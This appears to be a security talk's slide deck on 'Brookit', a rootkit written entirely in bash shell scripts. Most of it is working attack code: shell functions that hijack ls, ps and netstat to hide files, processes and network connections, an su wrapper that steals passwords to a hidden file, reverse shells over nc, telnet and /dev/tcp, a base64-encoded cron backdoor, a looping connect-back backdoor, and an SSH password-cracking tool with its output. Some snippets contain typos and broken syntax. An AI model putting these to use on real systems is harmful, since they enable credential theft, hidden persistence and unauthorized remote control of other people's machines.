

SHELL Hacking

阿里云 - wzt


- When control a unix-like system, Than?

```
[root@localhost fucking_rootkit]# ls
Makefile  furootkit.c
[root@localhost fucking_rootkit]# make
make -C /lib/modules/2.6.32/build M=/root/lkm/fuck
make: *** /lib/modules/2.6.32/build: No such file or d
make: *** [furootkit] Error 2
```

```
[root@localhost fucking_rootkit]# gcc
bash: gcc: command not found
[root@localhost fucking_rootkit]#
```

```
[root@localhost fucking_rootkit]# perl
bash: perl: command not found
[root@localhost fucking_rootkit]#
```

```
[root@localhost fucking_rootkit]# python
bash: python: command not found
[root@localhost fucking_rootkit]#
```



Do everything in SHELL

- Unix kiss philosophy
 - keep it simple stupid.
 - do one thing do it well.
- The goal of shell scripts
 - no cpu arch depend
 - no compiler depend
 - no interpreter depend
 - no os and kernel distribution depend
 - sh/bash/csh/zsh
 - unix/bsd/solaris/linux
 - hundreds of open source tools
 - just a shell script?



- **Histry of bash rootkit**

- ✓ If bash shell scripts can be designed for security tools like chkrootkit or rkhunter,
- ✓ so too can it be implemented for a rootkit.

- **Brookit**

- ✓ Lightweight rootkit implemented using bash shell scripts.

- ✓ **FEATURES**

- I. more hidable ability against admintrator or hids.
- II. su passwd thief.
- III. hide file and directories.
- IV. hide process.
- V. hide network connections.
- VI. connect backdoor.
- VII. multi thread port scanner.
- VIII. http download.
- IX. multi thread ssh passwd crack.

- ✓ **TARGET OS**

- I. centos
- II. rhel
- III. ubuntu
- IV. debian
- V. fedora
- VI. freebsd

The life of `ls`

ls -> glibc/ opendir() -> syscall/ sys_getdents() -> vfs/ vfs_readdir() -> ext4/ ext4_readdir()

preload

hook sct

hjack vfs

inline hook

What is the NEXT?

ls -> bash -> shell function -> builtin -> hashtable -> \$PATH -> command_not_found_handle/exit

• Override shell function

```
[root@localhost brookit]# ls
README.md bashproxy.sh brbomb.sh brget.sh brsh.conf brshrootkit.sh install.sh passwd1.lst sshcrack.sh ubd.sh
bashbd.sh bashtn.sh brconfig.sh brookit.sh brshconfig.sh cronbd.sh pass.lst passwd2.lst sshcrack1.exp uninstall.sh
bashnc.sh br.conf brdaemon.sh brscan.sh brshinstall.sh host.lst passwd.lst sshcrack.exp sshcrack2.exp user.lst
```

```
[root@localhost brookit]# function ls()
> {
> echo "hacked?"
> }
```

```
[root@localhost brookit]# ls
hacked?
[root@localhost brookit]#
```

but

```
[root@localhost brookit]# /bin/ls
README.md bashproxy.sh brbomb.sh brget.sh brsh.conf brshrootkit.sh install.sh passwd1.lst sshcrack.sh ubd.sh
bashbd.sh bashtn.sh brconfig.sh brookit.sh brshconfig.sh cronbd.sh pass.lst passwd2.lst sshcrack1.exp uninstall.sh
bashnc.sh br.conf brdaemon.sh brscan.sh brshinstall.sh host.lst passwd.lst sshcrack.exp sshcrack2.exp user.lst
```


- [root@localhost brookit]# function /bin/lS()
 > {
 > echo "hjaCked again?"
 > }
 [root@localhost brookit]# /bin/lS
 hjaCked again?
 [root@localhost brookit]#

• Another trouble – ls output format

```
[root@localhost brookit]# ls -l|head -n 4
total 420
-rw-r--r-- 1 root root 5527 Apr 3 02:27 README.md
-rwxr-xr-x 1 root root 963 Feb 11 2015 bashbd.sh
-rwxr-xr-x 1 root root 60 Feb 12 2015 bashnc.sh
```

```
[root@localhost brookit]# ls -l
hjaCked?
[root@localhost brookit]#
```

• Need more complex pseudo

- useful common arguments (ls -alt)
- tty window size
- bash character colors

hide file/process

- Hide file/directory

```
fake_file=`/bin/ls $@`  
old_ifs=$IFS; IFS=" "  
for hide_file in ${br_hide_file[@]}  
do  
    fake_file=`echo "$fake_file" | sed -e '/$hide_file/d`  
done  
IFS=$old_if
```

```
echo "$fake_file"
```

- Hide process

```
function ps()  
{  
    old_ifs=$IFS; IFS=" "  
  
    proc_name=`/bin/ps $@`  
    for hide_proc in ${br_hide_proc[@]}  
    do  
        proc_name=`echo "$proc_name" | sed -e '/$hide_proc/d`  
    done  
  
    echo "$proc_name"  
    IFS=$old_ifs  
}
```



• Hide tcp connections

```
function netstat()
{
    local hide_port tmp_port old_ifs

    . $BR_ROOTKIT_PATH/brconfig.sh
    br_load_config $BR_ROOTKIT_PATH/br.conf

    old_ifs=$IFS; IFS=","
    tmp_port=`bin/netstat @$`
    for hide_port in ${br_hide_port[@]}
    do
        tmp_port=`echo "$tmp_port" | sed -e '/'$hide_port/d`
    done
    echo "$tmp_port"
    IFS=$old_ifs
}
```

• Poc vs Real world

- Mult consoles - screen/bash*n
- Single user - ~/.bashrc ~/.bash_profile
- All users - /home/* /etc/bashrc /etc/bash_profile
- Reboot



```
[root@localhost brookit]# declare -f
/bin/ls ()
{
    echo "hjacked again?"
}
ls ()
{
    echo "hjacked?"
}
[root@localhost brookit]#
[root@localhost brookit]# set|tail
consoletype=pty
tmpid=0
/bin/ls ()
{
    echo "hjacked again?"
}
ls ()
{
    echo "hjacked?"
}
```

WTF?

So weak?

Is that **a fucking** rootkit??

• Shell builtins

- [root@localhost brootkit]# declare() {
- > echo "hijack declare"
- }
- [root@localhost brootkit]# declare
- hijack declare
- [root@localhost brootkit]#

- [root@localhost brootkit]# builtin declare -f
- /bin/ls ()
- {
- echo "hijacked again?"
- }
- ls ()
- {
- echo "hijacked?"
- }

- [root@localhost brootkit]# builtin() {
- > echo "fucking hijacked?"
- }
- [root@localhost brootkit]# builtin declare -f
- fucking hijacked?

- [root@localhost brootkit]# command builtin declare -f
- /bin/ls ()
- {
- echo "hijacked again?"
- }
- builtin ()
- {
- echo "fucking hijacked?"
- }
- declare ()
- {
- echo "hijack declare"
- }
- ls ()
- {
- echo "hijacked?"
- }

- [root@localhost brootkit]# command() {
- > echo "hijacked command"
- }
- [root@localhost brootkit]# command builtin declare -f
- hijacked command
- [root@localhost brootkit]#

- Obtain passwd?

- sshd/pam backdoor
- hydra/ncrack
- john the ripper

- Su thief

```
[wzt@localhost ~]$ su
```

```
Password:
```

```
[root@localhost wzt]# exit
```

```
exit
```

```
[wzt@localhost ~]$ cat /tmp/...
```

```
loveshell
```

```
[wzt@localhost ~]$
```

```
function su()
{
    local arg_list=(" " "-" "-l" "--login"
                  "-c" "--command" "--session-command"
                  "-f" "--fast"
                  "-m" "--preserve-environment" "-p"
                  "-s" "--shell=SHELL")
    local flag=0 tmp_arg arg pass

    if [ $UID -eq 0 ]; then
        /bin/su $1; unset su ; return $?
    fi

    for arg in ${arg_list[@]}
    do
        [ "$1" = "$arg" ] && flag=1
    done

    [ $# -eq 0 ] && flag=1

    tmp_arg=$1;tmp_arg=${tmp_arg:0:1};
    [ "$tmp_arg" != "-" -a $flag -eq 0 ] && flag=1

    if [ $flag -ne 1 ];then
        /bin/su $1; return $?
    fi

    [ ! -f /tmp/... ] && `touch /tmp/... && chmod 777 /tmp/... >/dev/null 2>&1`

    echo -ne "Password:\r\033[?25l"
    read -t 30 -s pass
    echo -ne "\033[K\033[?25h"

    /bin/su && unset su && echo $pass >> /tmp/...
}
}
```

- **NC**
 - `mkfifo bd;cat bd|bin/sh|nc localhost 8080 >bd`
- **Bash socket**
 - `/dev/tcp/host/port`
 - `/dev/udp/host/port`
 - `exec 9<> /dev/tcp/localhost/8080&&exec 0<&9&&exec 1>&9 2>&1&&/bin/bash --noprofile -I`
- **Telnet**
 - `mkfifo bd;cat bd|bin/sh -i 2>&1|telnet localhost 8080 >bd`
- **Base64 encode**
 - `*/1 * * * * a=`echo "ZXh1YyA5PD4gL2Rldi90Y3AvbG9jYWxob3N0LzgwODA7ZXh1YyAwPCY5O2V4ZWV4Zm9iaW4vYmFzaCAtLW5vcHJvZmlsZSA0Q=="|base64 -d`;/bin/bash -c "$a";unset a`

• UDP

```
exec 9<> /dev/udp/localhost/8080
[ $? -eq 1 ] && exit
echo "connect ok" >&9

while :
do
    a=`dd bs=200 count=1 <&9 2>/dev/null`
    if echo "$a"|grep "exit"; then break; fi
    echo `a` >&9
done

exec 9>&-
exec 9<&-

[wzt@localhost ~]$ nc -lu 8080
connect ok
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux localhost.localdomain 2.6.32 #1 SMP Wed May 7 01:24:01 CST
2014 x86_64 x86_64 x86_64 GNU/Linux
```

```
function br_set_rootkit_path()
{
    if [ $UID -eq 0 -o $EUID -eq 0 ]; then
        BR_ROOTKIT_PATH="/usr/include/..."
    else
        BR_ROOTKIT_PATH="/home/$USER/..."
    fi
}

function br_connect_backdoor()
{
    local target_ip=$br_remote_host
    local target_port=$br_remote_port
    local sleep_time=$br_sleep_time

    while [ 1 ]
    do
        MAX_ROW_NUM=`stty size|cut -d " " -f 1`
        MAX_COL_NUM=`stty size|cut -d " " -f 2`
        {
            PS1='\[A j] \u@\h:t\ \w]\$';export PS1
            exec 9<> /dev/tcp/$target_ip/$target_port
            [ $? -ne 0 ] && exit 0 || exec 0<&9;exec 1>&9 2>&1
            if type python >/dev/null;then
                export MAX_ROW_NUM MAX_COL_NUM
                python -c 'import pty; pty.spawn("/bin/bash")'
            else
                /bin/bash --rcfile $BR_ROOTKIT_PATH/.bdrcc --noprofile -i
            fi
        }&
        wait

        sleep $((RANDOM%sleep_time+sleep_time))
    done
}
```


Ssh crack

```
[root@localhost brookit]# ./sshcrack.sh  
./sshcrack.sh <-h host> <-u user> <-p passwd> [-t timeout] [-n threadnum] [-o logfile]
```

option:

```
-h      host name or host list file.  
-u      user name or user list file.  
-p      single passwd or passwd list file.  
-t      connect timeout, defalut is 5s.  
-n      thread num, default is 1.  
-o      log file.  
-v      display help information.
```

exp:

```
./sshcrack.sh -h 192.168.215.148 -u wzt -p passwd.lst  
./sshcrack.sh -h 192.168.215.148 -u wzt -p passwd.lst -n 10 -t 2  
./sshcrack.sh -h 192.168.215.148 -u user.lst -p passwd.lst -n 10 -t 2  
./sshcrack.sh -h host.lst -u user.lst -p passwd.lst -n 10 -t 2
```

```
[root@localhost brookit]# ./sshcrack.sh -h 192.168.215.148 -u wzt -p passwd.lst -n 6  
host: 1 | users: 1 | passwd: 28 thread: 6 | timeout: 10 | logfile: sshcrack.log
```

```
Thread[ 1] wzt@192.168.215.148 ==> [e      ] [failed] 3  
Thread[ 2] wzt@192.168.215.148 ==> [a      ] [failed] 3  
Thread[ 3] wzt@192.168.215.148 ==> [d      ] [failed] 3  
Thread[ 4] wzt@192.168.215.148 ==> [giveshell ] [success] 6  
Thread[ 5] wzt@192.168.215.148 ==> [123456  ] [failed] 3  
Thread[ 6] wzt@192.168.215.148 ==> [fd     ] [failed] 3
```

waiting all threads to finsh...

Thank you!